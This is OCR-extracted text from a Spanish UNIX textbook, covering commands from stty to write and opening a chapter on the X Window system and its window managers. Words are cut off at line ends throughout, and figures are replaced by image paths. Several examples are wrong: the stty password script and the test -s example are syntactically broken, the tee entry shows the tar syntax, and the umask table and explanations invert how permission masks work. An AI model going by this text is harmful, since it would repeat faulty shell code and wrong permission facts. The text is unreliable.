Existen argumentos para controlar los modos de transmisió datos. El sistema por defecto lee los datos en un modo denomin **raw**. Este modo lee la información sin interpretar los carac especiales, tales como [DEL], [CNTL], etc. Para desactivar la p lidad de utilizar un bit de paridad se indica mediante **-parenb** activarla basta con eliminar el signo menos que lleva delante. que la paridad sea de tipo par se utiliza el argumento **parodd** especificar la paridad de tipo impar se escribe el argumento pre do por un signo menos.

Los argumentos que tratan caracteres son varios. Para establecer e de línea como delimitador de fin de línea se utiliza **nl**. Para inhabil terminal de manera que los caracteres que se escriben por tecla aparezcan por pantalla se utiliza la opción **-echo**.

Para convertir los caracteres que se escriben en el teclado a minú se utiliza **-lcase**.

Especificaciones de la línea de datos: Para desconectar la línea nica cuando el usuario ha abandonado el sistema se utiliza **hup** desconectar la línea telefónica actual de inmediato es necesario e el número **0**.

Es posible mostrar los resultados obtenidos así como modificar parámetros en otro terminal diferente, para ello es necesario redireccionar la salida de la orden *stty*. Se haría de la manera siguiente:

stty [argumentos] < /dev/ttyXX

Ejemplos

La orden *stty* cuando se ejecuta sin ningún tipo de parámetros muestra los parámetros del terminal:

```
$ stty
speed 9600 baud;   ispeed 9600 baud;   ospeed 9600 baud;
rows = 25; columns = 80; ypixels = 329; xpixels = 484;
evenp cs5 hupcl cread
swtch = ^@;
-inpck -istrip icrnl -ixany onlcr
echo echoe echok
$
```

Un pequeño programa que utiliza la orden stty para almacenar los parámetros actuales, desactiva el echo del terminal y pide una clave para poder continuar trabajando:

```
:
echo "Clave de entrada: \c"
 old=`stty -g`
 stty -echo intr '^-'
 key=alex
  read clave
 if  [ $clave -eq  key ]
 stty $old
fi
```

tail

Muestra el final de un archivo de texto. Su formato es el siguiente

tail [+ -[*num*] opciones] *fich*

Esta orden se encarga de mostrar las últimas líneas de un archivo. como entrada el archivo que se le pasa como parámetro en caso de carse uno, de lo contrario se utiliza la entrada estándar.

Por defecto esta orden muestra las últimas 10 líneas del archivo. incluye un signo más delante del número de líneas a mostra comienza a contar desde el comienzo del archivo. En caso de indi signo menos *tail* cuenta desde el final. Si no se indica lo contrari comando muestra el número de líneas indicado, pero se puede ca mediante las opciones siguientes:

Para mostrar los resultados en bloques se utiliza la opción **b**. En e de querer obtener los resultados en caracteres se utiliza la opción siguiente opción puede ser muy útil en casos concretos: La opción mite comenzar un bucle sin fin después de haber finalizado la ejec de la orden. Este bucle muestra por pantalla las líneas de un archiv creto si éste crece de tamaño. La utilidad de la opción se aprecia do existe algún proceso que se está ejecutando en modo *backgro* envía su salida a un archivo. Para detener esta orden cuando utiliz opción es necesario realizar una llamada a la orden *kill*. La op muestra las líneas en orden inverso. Dado el archivo meses:

```
$ cat meses
enero
febrero
marzo
abril
```

```
mayo
junio
julio
septiembre
octubre
noviembre
diciembre
$
```

Es posible obtener las últimas líneas comenzando a buscar por el principio del archivo:

```
$ tail +6 meses
junio
julio
septiembre
octubre
noviembre
diciembre
$
```

Para obtener las últimas cuatro líneas del archivo:

```
$ tail -4 meses
septiembre
octubre
noviembre
diciembre
$
```

tar

Almacena y recupera información de un archivo. Su formato es el siguiente:

tar opcion [*mod*][*lista_fich*]

Esta orden permite crear, añadir, listar y recuperar información archivo generalmente almacenado en una cinta. En el caso de utili sistema operativo UNIX en un PC se pueden realizar copias de s dad mediante esta orden en discos flexibles.

Esta orden distingue entre opciones y modificadores. Las opcion varias y sólo se puede incluir una cada vez. Los modificadores p acompañar a cada opción y es posible incluir varios en una n línea de órdenes.

Para crear un cinta nueva destruyendo todo su posible conten copiar a ella loa archivos indicados se utiliza la opción **-c**. Para es archivos a la cinta o dispositivo de almacenamiento sin modifi información ya almacenada se utiliza la opción **-r**. Para poder información almacenada en una cinta se utiliza la opción **-t**. La mación muestra únicamente el nombre de los archivos. Para actu información en una cinta se necesita la opción **-u**, en el caso de in almacenar información que se encuentra ya en la cinta, no lo perm

Para recuperar la información almacenada en la cinta y poder vo al disco duro se utiliza la opción **-x**. Los permisos de los archiv mantienen de la misma manera en que se encontraban antes de cenarse en la cinta.

Los modificadores que pueden utilizarse son los siguientes: Los n ros entre el cero y el siete (ambos inclusive) permiten indica un distinto al que el sistema toma por defecto. Para permitir a la ord seguir los enlaces simbólicos como si de archivos ordinarios se se se utiliza el modificador **h**. Si existe algún error, el sistema no trará ningún mensaje salvo que se incluya el modificad Normalmente estos dos modificadores se utilizan juntos. Cuan extraen los archivos de una cinta, en el proceso de intercamb datos entre cinta y disco la orden *tar* no cambia los atributos d

archivos tales como la fecha de la última modificación. Para que este cambio se haga efectivo es necesario indicar el modificador **m**. Para que la orden tar muestre por pantalla información acerca de los archivos que está copiando, es necesario utilizar el modificador **v**. En el caso de querer conformar cada uno de los archivos que se van a copiar se utiliza **w**. El uso de este modificador pide una confirmación cada vez que se copia un archivo. En caso de responder con la letra "y", la copia se lleva a cabo, en cualquier otro caso se ignora. Para mostrar los archivos mientras estos se copian se utiliza la opción **-v**.

```
$ tar -cv /home/alex
a /home/alex/letter  5 blocks
a /home/alex/news  6 blocks
a /home/alex/calculator  10 blocks
$
```

tee

Copia la información de la entrada estándar a la salida estándar y a uno o más archivos. Su formato es el siguiente:

tar [opciones] *lista_arch*

La orden *tee* permite obtener una salida por duplicado, siendo una de ellas la salida estándar y la otra un archivo. El argumento *list_arch* se especifican los archivos a los cuales se quiere llevar la salida obtenida tras ejecutar la orden *tee*. Si no se incluye ninguna opción, *tee* sobrescribe el contenido de los archivos que se pasan como parámetros (en el caso de que éstos no estén vacíos). Además, *tee* es sensible a las posibles interrupciones que le puedan llegar.

Cuando se utiliza la opción **-a**, esta orden no sobrescribe el contenido de los archivos, sino que añade la información a la ya existente. Mediante

la utilización de la opción **-i**, se ignoran las posibles interrupciones. mostrar el mensaje por la salida estándar y a la vez al archivo *fich*.

```
$ echo Mensaje doble | tee fich
Mensaje doble
$ cat fich
Mensaje doble
$
```

telnet

Permite conectarse a un ordenador remoto a través de una red formato es el siguiente:

telnet *rem_comp*

Esta orden utiliza el protocolo estándar (TELNET) para p conectarse a un sistema remoto por medio de una red. El nombr sistema remoto se debe indicar en el argumento *rem_comp*. E caso de ejecutar la orden *telnet* sin incluir el nombre del sis remoto al que se desea conectar, aparecerá un *prompt* pidien introducción de este nombre.

Tras ejecutar la orden *telnet*, cuando se establece la conexión, apa por pantalla una serie de indicaciones tales como el nombre del sis y el carácter de escape reconocido por éste sistema. El carácter de pe permite a la orden *telnet* entrar en modo comando a partir del c pueden utilizar una serie de opciones:

Escribiendo el carácter**?** muestra información acerca de los po comandos admitidos por esta orden en sistema local. Para finali conexión es necesario escribir **close**. Es importante diferenciar la maneras de establecer la conexión porque esta opción funcio

manera diferente. Cuando no se especifica el nombre del sistema remoto en la línea de comando y se utiliza la opción **open**, entonces **close** no finaliza la conexión sino que vuelve a modo comando. En el caso de haber especificado el nombre del sistema, la opción anterior finaliza la conexión. La manera más rápida de terminar la conexión es utilizando la opción **quit**. Mientras se tiene abierta una conexión es posible suspender la sesión y retornar al Shell utilizando la opción **z**. Esta opción sólo se permite cuando el Shell utilizado está provisto de control de trabajos.

La mayor ventaja de realizar conexiones por medio de la orden *telnet*, es que otros sistema que no son UNIX soportan este protocolo permitiendo así conectar numerosos sistemas formando redes más amplias (Internet). Suponiendo que el usuario *alex*, que se encuentra trabajando en el sistema local *magnum*, intenta una conexión remota con el sistema *jordan*.

```
magnum% telnet jordan
Trying 128.120.67.1 ...
Conected to jordan
Escape character is '^]'
UNIX (r) System V Release 4.2 (jordan)
login: alex
Password:
Last Login:  Wed  Nov  2  9:30:10  from magnum
jordan%
```

En el ejemplo se ven una a una las fases de la conexión. En primer lugar, se intenta la conexión con la dirección de red 128.120.67.1, en el caso de que la conexión sea posible aparece un mensaje indicando el nombre del sistema al que se ha accedido. Junto con esa información aparece la combinación de caracteres que el sistema reconoce para pasa a modo comando (^]). El paso siguiente es la introducción

del nombre del usuario y la contraseña. Si ambos son correctos,
rece el nuevo *prompt*.

Una vez que la conexión se ha llevado a cabo, es posible pasar a r
comando mediante la pulsación de la combinación de teclas de escape

```
jordan% [CNTL]-]
telnet> quit
Connection closed by foreign host.
magnum%
```

Para saber qué comandos se pueden utilizar se escribe **help**:

```
telnet> help
Commands may be abbreviated.  Commands are:

close           close current connection
logout          forcibly logout remote user and close the connection
display         display operating parameters
mode            try to enter line or character mode ('mode ?' for mor
open            connect to a site
quit            exit telnet
send            transmit special characters ('send ?' for more)
set             set operating parameters ('set ?' for more)
unset           unset operating parameters ('unset ?' for more)
status          print status information
toggle          toggle operating parameters ('toggle ?' for more)
slc             change state of special charaters ('slc ?' for more)
auth            turn on (off) authentication ('auth ?' for more)
z               suspend telnet
!               invoke a subShell
environ         change environment variables ('environ ?' for more)
?               print help information
telnet>
```

cadena	• CIERTO si *cadena* no es una cadena nula.
-n *cadena*	• CIERTO si la longitud de *cadena* es mayor que cero.
-z *cadena*	• CIERTO si la longitud de *cadena* es cero.
cadena1 = *cadena2*	• CIERTO si la cadena indicada en *cadena1* es igual a la indicada en *cadena2*.
cadena1 != *cadena2*	• CIERTO si la cadena indicada en *cadena1* no es igual a la indicada en *cadena2*.
-b *fich*	• CIERTO si el archivo *fich* existe y es de tipo orientado a bloques.
-c *fich*	• CIERTO si el archivo *fich* existe y es de tipo orientado a caracteres.
-d *fich*	• CIERTO si el archivo *fich* existe y es de tipo directorio.
-f *fich*	• CIERTO si el archivo *fich* existe y es de tipo ordinario.
-g *fich*	• CIERTO si el archivo *fich* existe y tiene activado el bit *setgid*.
-h *fich*	• CIERTO si el archivo *fich* existe y es un enlace simbólico.
-k *fich*	• CIERTO si el archivo *fich* existe y tiene activado el bit pegajoso (*sticky bit*).
-p *fich*	• CIERTO si el archivo *fich* existe y es una tubería con nombre.
-r *fich*	• CIERTO si el archivo *fich* existe y tiene el permiso de lectura activado.
-s *fich*	• CIERTO si el archivo *fich* existe y contiene información.
-t *desc*	• CIERTO si el descriptor de archivo indicado en *desc* está asociado con algún terminal.
-u *fich*	• CIERTO si el archivo *fich* existe y tiene activado el bit *setuid*.
-w *fich*	• CIERTO si el archivo *fich* existe y tiene activado el permiso de escritura.
-x *fich*	• CIERTO si el archivo *fich* existe y tiene activado el permiso de ejecución.

test

Evalúa expresiones. Su formato puede especificarse de dos manera

test expresion
[expresion]

Este comando evalúa expresiones y devuelve un valor dependiend resultado obtenido tras la evaluación. Si la evaluación es correct orden *test* devuelve el valor 0, en el caso de ser errónea, devuelve u Si no se desea utilizar la palabra *test*, es posible incluir la expresión e dos corchetes que efectúan una evaluación exacta a la utilizada en el mer caso. La expresión utiliza una serie de criterios para evaluar las diciones y admite la utilización de los operadores lógicos AND y aunque en este caso se denominan **-a** y **-o**. Los posibles criterios pa evaluación de cadenas son los siguientes:

Los criterios de comparación de números son los siguientes:
Para saber si el nombre el nombre de usuario es uno concreto es pos utilizar la orden *test*:

```
if [ $LOGNAME = alex ]
```

Para saber si el directorio actual es el directorio de trabajo tambié útil recurrir a esta orden:

```
if [ 'pwd' = $HOME ]
```

num1 -gt num2	• CIERTO si num1 es mayor que num2
num1 -ge num2	• CIERTO si num1 es mayor o igual que num
num1 -eq num2	• CIERTO si num1 es igual que num2
num1 -ne num2	• CIERTO si num1 es distinto a num2
num1 -le num2	• CIERTO si num1 es menor o igual que num
num1 -lt num2	• CIERTO si num1 es menor que num2

La condición se cumple si ambos son el mismo. Generalmente la orden *test* se utiliza en la programación Shell junto con las estructuras *if* o *while* para permitir el acceso a una parte del código en función del valor devuelto por esta orden. El caso siguiente es muy típico en este tipo de programación. Se pregunta si un archivo concreto existe y tiene datos, de ser así los nuevos datos de añaden a los ya existentes:

```
if [ -s fich ]
   echo "Existe y se añaden datos" >> fich
else
   echo "No existe y se graban los datos " > fich
fi
```

El siguiente ejemplo comprueba si una variable ha sido definida. De no ser así solicita un valor:

```
while  [  -z  "$VAL"  ]
    do
       echo  -n  "Input value: "
       read  VAL
    done
```

touch

Permite actualizar la hora de modificación de un archivo manualmente. Su formato es el siguiente:

touch [opciones] [*hora*] *list_fich*

La orden *touch* permite actualizar las horas en las que un archivo fue accedido por última vez y modificado por última vez. En el argumento

list_fich se indican los archivos cuyas horas se desean modi
Mediante el argumento *time*, se puede indicar una nueva hora y f
Su formato es: mmddHHMM[yy] donde mm es el número de mes
12), dd es el día del mes (01-31), HH es la hora (basada en el for
24h.) y MM son los minutos (00-59), por último es posible indicar e
(únicamente los dos últimos dígitos). En caso de no especificar el
touch asume que se trata del año actual. Las opciones son:

- Para no crear un archivo si no existe se utiliza **-c**. La opc
por defecto crea el archivo si éste no existe.
- Para actualizar únicamente el tiempo de acceso de un arch
se utiliza la opción **-a**.
- Para actualizar únicamente el tiempo de modificación
archivo se utiliza **-m**.

Para actualizar las fechas de un archivo:

```
$ ls -al  fich_ejemplo
- rw- r- r -  1 alex  group1  100  Jul    25 10:00    fich_ejemplo
$ touch fich_ejemplo
$ $ ls -al  fich_ejemplo
- rw- r- r -  1 alex  group1  100  Oct    5 14:24    fich_ejemplo
/
```

Si un archivo no existe es posible crearlo mediante la orden touch.

```
$ ls -al  ejemp2
ejemp2 not found
$ touch ejemp2
$ ls - al ejemp2
- rw- r- r -  1 alex  group1  100  Oct    5 14:26    ejemp2
$
```

Para actualizar todos los archivos de un directorio concreto:

```
$ ls -al
total 10
drwxr-xr-x  5 user3   group   512    Mar    10 13:20   .
drwxrwxr-x  25 root   auth    512    Mar    2 19:03    ..
-rw----     1 user3   group   775    Feb    23 03:30   .kshrc
-r----      1 user3   auth    0      Mar    10 13:20   .lastlogin
-rw----     1 user3   group   1464   Feb    23 03:30   .profile
-rw----     1 user3   group   772    Mar    10 13:26   sh_history
-rw-r-r-    1 user3   group   1594   Mar    9 21:07    Main.dt
-rw-r-r-    1 user3   group   231    Feb    23 03:45   Personal.dt
-rw-r-r-    1 user3   group   4265   Mar    9 21:38    trash.dt
$ touch *
$ ls -al
total 10
drwxr-xr-x  5 user3   group   512    Mar    10 13:20   .
drwxrwxr-x  25 root   auth    512    Mar    2 19:03    ..
-rw----     1 user3   group   775    Feb    23 03:30   .kshrc
-r----      1 user3   auth    0      Mar    10 13:20   .lastlogin
-rw----     1 user3   group   1464   Feb    23 03:30   .profile
-rw----     1 user3   group   772    Mar    10 13:26   .sh_history
-rw-r-r-    1 user3   group   1594   Mar    18 11:09   Main.dt
-rw-r-r-    1 user3   group   231    Mar    18 11:09   Personal.dt
-rw-r-r-    1 user3   group   4265   Mar    18 11:09   trash.dt
$
```

tr

Reemplaza caracteres. Su formato es:

tr [opciones] [*cad1* [*cad2*]]

Esta orden toma los datos de la entrada estándar y cambia cada carácter especificado en *cad1* por los caracteres correspondientes indicados

en *cad2*. Es posible utilizar dos opciones que cambian la manei actuar de esta orden.

Con la opción **-d**, *tr* elimina aquellos caracteres que coinciden los especificados en *cad1*. Mediante la opción **-s**, la aparició caracteres repetidos se reduce a uno sólo. En el caso de no in argumentos, *tr* toma los datos de la entrada estándar y lo mu por la salida estándar.

Un posible uso de esta orden puede darse cuando se necesita encr un mensaje, en tal caso, podemos rotar las palabras de manera que entienda lo que está escrito:

```
$ echo "Ejemplo de encriptacion de datos con tr" | tr ' [a-m] [n-z]
[n-z] [a-m] '
Rwrzjyi qr rhplvj·npvih qr qn·im pih ·l
$
```

Para eliminar letras de una cadena se utiliza la opción **-d**. En el sigu te ejemplo, se le han quitado todas las consonantes a la frase:

```
$ echo A este texto le faltan las consonantes | tr -d 'stcxfln'
A ee eo e aa a ooae
$
```

tty

Muestra el *pathname* del terminal. Su formato es:

tty [opcion]

Esta orden muestra el camino absoluto del archivo de entrada está En el caso de que este archivo sea el terminal, la orden *tty* devuel

valor 0, en caso contrario devuelve 1. Estos valores se almacenan en la variable **$?**. En el caso de que la entrada estándar no sea un terminal, se muestra un mensaje por pantalla parecido al siguiente:

```
not a tty.
```

Es posible utilizar la opción **-s** para que no se muestre ningún tipo de mensaje por pantalla. Para mostrar el camino del terminal de trabajo:

```
$ tty
/dev/tty01
$ echo $?
0
$
```

Como se puede ver en el ejemplo anterior, el valor que devuelve la orden tty es un cero si la entrada estándar es el terminal. En el caso de cambiar la entrada estándar el valor devuelto será uno:

```
$ tty < aux
not a tty.
$ echo $?
1
$
```

umask

Esta orden de UNIX establece los permisos por defecto de creación de un archivo. Su formato es:

umask [mascara]

La orden *umask* establece los permisos que el sistema utilizará en la posterior creación de archivos. Estos permisos son 3 números en notación

octal donde el primero de ellos hace referencia al propietario del ar vo, el segundo al grupo al que pertenece el propietario y el tercer resto de los usuarios.

Esta orden suele colocarse en el archivo *.profile* para que se eje siempre que se carga el Shell. Para crear archivos con permisos de tura y ejecución para todos los usuarios del sistema es necesario que se encargue de utilizar la orden *umask*.

```
# umask 555
#
```

7	• Lectura=Si, Escritura=Si, Ejecución=Si
6	• Lectura=Si, Escritura=Si, Ejecución=No
5	• Lectura=Si, Escritura=No, Ejecución=Si
4	• Lectura=Si, Escritura=No, Ejecución=No
3	• Lectura=No, Escritura=Si, Ejecución=Si
2	• Lectura=No, Escritura=Si, Ejecución=No
1	• Lectura=No, Escritura=No, Ejecución=No
0	• Lectura=No, Escritura=No, Ejecución=No

Si un usuario no desea que nadie pueda leer el contenido de los a vos que va a crear, puede indicarlo de la siguiente manera:

```
$ umask 711
$
```

En el ejemplo anterior, el propietario tendrá todos privilegios sobre los archivos. El resto de los usuarios sólo pc ejecutarlos y no se les permitirán otras operaciones.

wc

La orden **wc** muestra el número de líneas, palabras y letras de un archivo de texto. Su formato es el siguiente:

wc [opciones] *lista_fich*

Esta orden cuenta el número de líneas, palabras y letras de los archivos que se pasan como argumento en *lista_fich*. En el caso de indicar varios archivos, *wc* indica el total por cada archivo. Es posible limitar el uso de esta orden mediante las opciones siguientes:

- Se utiliza -c para mostrar únicamente el número de caracteres.
- Se utiliza la opción -l para mostrar el número de líneas.
- Se utiliza la opción -w para mostrar el número de palabras.

Esta utilidad toma como separador de dos palabras un espacio en blanco, un tabulador o un salto de línea. Para contar las líneas, palabras y letras de un archivo, se utiliza la orden *cat* y mediante una tubería se redirecciona la salida para que se convierta en la entrada de la orden *wc*.

```
$ cat meses | wc
      11      11      82
$
```

who

Muestra los nombres de los usuarios conectados al sistema en este momento. Su formato es el siguiente:

who [opciones]

Esta orden muestra los nombres de todos los usuarios
están conectados al sistema en un momento determinado, el tern
al que están conectados y la hora en la que se efectuó dicha cone
Algunas de las opciones que admite son las siguientes: Para s
a qué hora se inició el sistema por última vez se utiliza la opció
Para mostrar el resultado de la orden who con una cabecer
utiliza la opción **-H**. La opción **-q** muestra únicamente el núme
usuarios conectados al sistema. Para un listado completo de los u
rios conectados al sistema se necesita la opción **-u**. Para sabe
usuarios conectados al sistema:

```
$ who
    root     tty01    Jan 15    09:30
    alex     ttyd1    Jan 15    12:40
    edi      tty07    Jan 15    10:32
    alberto  ttyd2    Jan 15    12:10
    ricky    ttyd6    Jan 15    11:00
$
```

Mediante la opción **-q** se obtiene una información rápida que indi
número de usuarios totales conectados al sistema.

write

Envía un mensaje a otro usuario. Su formato es el siguiente:

write *user_dest* [*tty_nom*]

Esta orden se utiliza para establecer una comunicación con otro us
indicado en *user_dest*. Para que esto sea posible, ambos usuarios d
ejecutar la orden *write*. A partir de ese momento *write* copia todo l
se escribe por un terminal y lo muestra por el otro. Si un usuario
conectado en más de un terminal a la vez, es posible establecer una
versación con un terminal concreto (*tty_nom*).

Capítulo 11

EL SISTEMA X WINDOW

tema X WINDOW

erfaz gráfico de usuario (GUI)

Uno de los mayores inconvenientes que se encuentra un usuario a la hora de aprender a manejar el sistema operativo UNIX es su aspecto pobre, aburrido y en numerosas ocasiones difícil de comprender. Otros usuarios, más avanzados, desearían tener dos o más terminales para poder ejecutar órdenes y a la vez visualizar por pantalla una base de datos o simplemente el árbol de directorios del sistema. Este gran problema se consigue solucionar definitivamente con la llegada de los interfaces gráficos de usuario.

Un interfaz de usuario es la conexión que existe entre la máquina y el usuario en sí. En el sistema convencional de UNIX el interfaz de usuario es la línea de órdenes a través de la cual introducimos los comandos o programas para que el intérprete se encargue de su ejecución. El interfaz gráfico de usuario consiste básicamente en un monitor o terminal orientado a mapas de bits, es decir, un monitor donde cada punto de la pantalla se corresponde con un punto gráfico denominado *pixel*. En la pantalla pueden dibujarse líneas, polígonos, e incluso pequeños dibujos con un significado especial que reciben el nombre de *iconos*.

Debido al gran auge del UNIX, fueron apareciendo diferentes interfaces gráficos de usuario. Los interfaces gráficos sustituyen el estilo que los usuarios tienen de interactuar con la máquina. Es decir, sustituyen el comando en línea donde la herramienta básica era el teclado por un nuevo método a base de ventanas, menús y botones donde el ratón cobra una importancia vital.

Componentes de un GUI

Trabajando con un interfaz gráfico aparece una herramienta que ha
momento, en UNIX, no había sido necesaria. Se trata del ratón. El
permite seleccionar objetos en la pantalla, ejecutar programas con
simple pulsación de los botones, solicitar ayuda en pantalla e
momento determinado, etc. Pero las funciones del ratón no servirí
nada si no existiesen elementos gráficos en la pantalla sobre los que
sar, mover, borrar, etc.

Ventanas

Cuando se trabaja en un sistema gráfico de ventanas, cada una de
actúa como si de diferentes terminales se tratase. En cada ventana p
ejecutarse un programa simultáneamente. Un sistema de ventanas t
organiza éstas dependiendo de su funcionalidad. Existen ventanas
contienen iconos dedicados a la administración del sistema, otras e
tan programas, otras controlan los protocolos de comunicaciones, e




Fig. 11-1: Aspecto de una ventana.

Barra de Títulos


La barra de título aparece en la parte superior de la ventana y con
el nombre del programa encargado de controlar dicha ventana. E
barras de títulos, salvo excepciones, aparecen una serie de botones
una misión concreta.

Botones

Los botones son los elementos gráficos más utilizados en un sistema de ventanas. Dependiendo del aspecto de nuestro sistema gráfico éstos pueden parecer simples cuadrados o perfectos botones en relieve con sombra incluida en los bordes. La forma de pulsar un botón en la pantalla es tan simple como acercar el cursor del ratón hasta él y hacer pulsar sobre él con uno de los botones del ratón.

Barras de desplazamiento

Las barras de desplazamiento permiten visualizar un texto que, debido a su tamaño, no cabe en la ventana. Estas barras pueden colocarse en posición horizontal o vertical, de cualquiera de las maneras su forma de utilización es la misma.



ditor con

iento,
tulo y

Menús

Los menús se encuentran situados normalmente en la barra de títulos de la ventana. Contienen elementos en forma de texto que permiten desplegar diferentes opciones cada una de las cuales realiza una operación diferente.

Cajas de diálogo

Las cajas de diálogo no son más que pequeñas ventanas que aparece
los momentos en que la aplicación necesita mostrar algún tipo de r
saje, ya sea un mensaje de error, un aviso, etc. Al igual que las vent
normales, una caja de diálogo tiene una barra de título y dispone
bién de una serie de botones.




Fig. 11-3: Imagen de una Barra de menú.

El gestor de ventanas

Todos los elementos gráficos vistos hasta el momento no serían útil
no existiese un gestor de ventanas (*window manager*).

El gestor de ventanas es un programa especial que controla el asp
que presenta el interfaz gráfico de usuario, ya que se encarga de de
cómo aparecerán las ventanas en la pantalla, de qué manera el us
debe interactuar con ellas, etc.

Por ejemplo, un gestor de ventanas en UNIX permite copiar, mo
eliminar ficheros del sistema por medio de iconos en lugar de tene
escribir a mano las órdenes oportunas para llevar a cabo tales acci




Fig. 11-4: Imagen de un sistema gráfico de ventanas.

stema X Window

El sistema X Window fue creado en 1984 en el Instituto de Tecnología de Massachusetts (MIT) por una serie de investigadores que se encontraban trabajando en el llamado Proyecto Athena y que contaban con la colaboración de DEC (*Digital Equipment Corporation*) y de IBM (*International Business Machines*).

X Window, o simplemente **X**, no fue el primer software de ventanas que funcionaba en un sistema UNIX, pero sí fue el primero en ser aceptado en todo el mundo.

En el año 1985, MIT sacó la versión 9 de X y tres años más tarde un grupo de vendedores de software formaron el llamado Consorcio X, en el que se apoyó la idea de continuar con el desarrollo del sistema bajo la supervisión del MIT.

X fue diseñado para funcionar en una estación de trabajo conectada a una red de área local, de forma que las aplicaciones que manejaba podían ser visualizadas en cualquier otro monitor de la red.

La popularidad de X Window se ha extendido con el paso del tiempo desligándose del sistema UNIX y llegando incluso a lugares para los que no fue diseñado. Es el caso de los sistemas operativos Microsoft Windows 95 o Windows NT.

Descripción del sistema X

El sistema X Window es un sistema gráfico de ventanas diseñado para funcionar en red siguiendo el modelo Cliente-Servidor. Este sistema funciona bajo ordenadores que se encuentran equipados con un monitor orientado a mapas de bit.

La misión del servidor es la de almacenar todas las estructuras con jas así como la de aceptar las llamadas que provienen de los clien través de los diferentes canales de comunicación de procesos.

La forma de arrancar el servidor X depende del sistema operativo c que esté equipado la máquina. Existen, no obstante, dos manera comenzar una sesión X. La primera se utiliza cuando se desea q entorno gráfico esté continuamente presente a lo largo de la sesió decir, cuando el sistema operativo arranca automáticamente comie ejecutarse la sesión X. Para ello se utiliza la orden *xdm*. Cuando s liza esta orden, el sistema mostrará una ventana que se encarga de el nombre de presentación de los usuarios así como las contras Además *xdm* se encarga de ejecutar un fichero denominado *.xse* que se encuentra en el directorio /home de cada usuario dado de al el sistema. En este fichero pueden incluirse los clientes que se tener abiertos durante la sesión.

La segunda manera de arrancar X es mediante *xinit*. Dependiend fabricante, el método *xinit* tiene un fichero ejecutable denomi *startx*, que se encarga de preparar los clientes, cargar los recursos sarios, y otras tareas adicionales.

En toda sesión X, existe una serie de ficheros especiales para confi el denominado entorno X.


Estos ficheros son:

- .x11start: encargado de definir qué procesos se ejecutará comienzo de la sesión X.
- .Xdefaults: que se encarga de definir los atributos predetern dos de los programas clientes.

- y un tercer fichero que depende del gestor de ventanas que se esté utilizando en cada momento.

El sistema X Window proporciona un conjunto de rutinas estándar de bajo nivel escritas en C para que los programadores puedan programas sus funciones gráficas y que de manera automática producen el protocolo X correspondiente. Estas rutinas se conocen como *biblioteca X* o *Xlib* y se puede decir que son el corazón del sistema X Window.

La biblioteca *Xlib* trata elementos gráficos muy básicos tales como el dibujo de una línea, el relleno de una región con un patrón determinado, etc. Programar usando las funciones que se incluyen en *Xlib* puede ser un trabajo bastante tedioso, por lo que los diseñadores de X Window crearon un segundo conjunto de funciones a las que se le conoce con el nombre de *Xt Intrinsics* o también *X ToolKit*. (herramientas X). Estas nuevas funciones pertenecen a un nivel de programación más alto y proporcionan ventanas, menús, cajas de diálogo, botones, etc. A estos elementos de nivel superior se les conoce como *Widgets*.



tructura
v.

Gestores de ventanas de X Window

Una aplicación se comunica con el sistema X Window por medio d gestor de ventanas. El gestor de ventanas permite al usuario maneja elementos gráficos, es decir, posicionar las ventanas, modificar su ta ño, etc. Existen diferentes gestores de ventanas en el mercado y uno de ellos tiene unas características especiales. La elección de u otro es un ejemplo similar a lo que ocurre con los intérpretes de cor dos en UNIX, depende del usuario. Todos los gestores realizan las mas operaciones básicas pero de una manera diferente aunque toda cación X funciona indistintamente del gestor de ventana que se t instalado en el sistema.

OPEN LOOK

El Interfaz gráfico de usuario **OPEN LOOK** fue desarrollado por A y Sun Microsystems. Está basado en el gestor de ventanas de las ma nas Sun (*olwm*) y hoy en día está extendido por todo el mundo.

OSF/Motif

El gestor de ventanas de Motif se llama *mwm* (*Motif Window Mana* fue creado por Open Software Foundation y aceptado rápidament la mayoría de los vendedores de sistemas UNIX, de ahí que sea u los más populares y el más extendido hasta el momento. Este libro sus ejemplos en la utilización del gestor de ventanas de Motif.

Clientes X

Las estructuras de datos complejas tales como ventanas, mapas de res, fuentes, contextos gráficos, etc. se almacenan en el servidor. estructuras son conocidas como "recursos del servidor" y los cli las referencian mediante un número de identificación. Por ejer cuando un cliente solicita al servidor que éste cree una ventana, e vidor le devuelve al cliente el número de identificación de dicha v

na. Desde ese momento, dicho número será utilizado durante todo el programa para todas aquellas rutinas *Xlib* que lo necesiten.

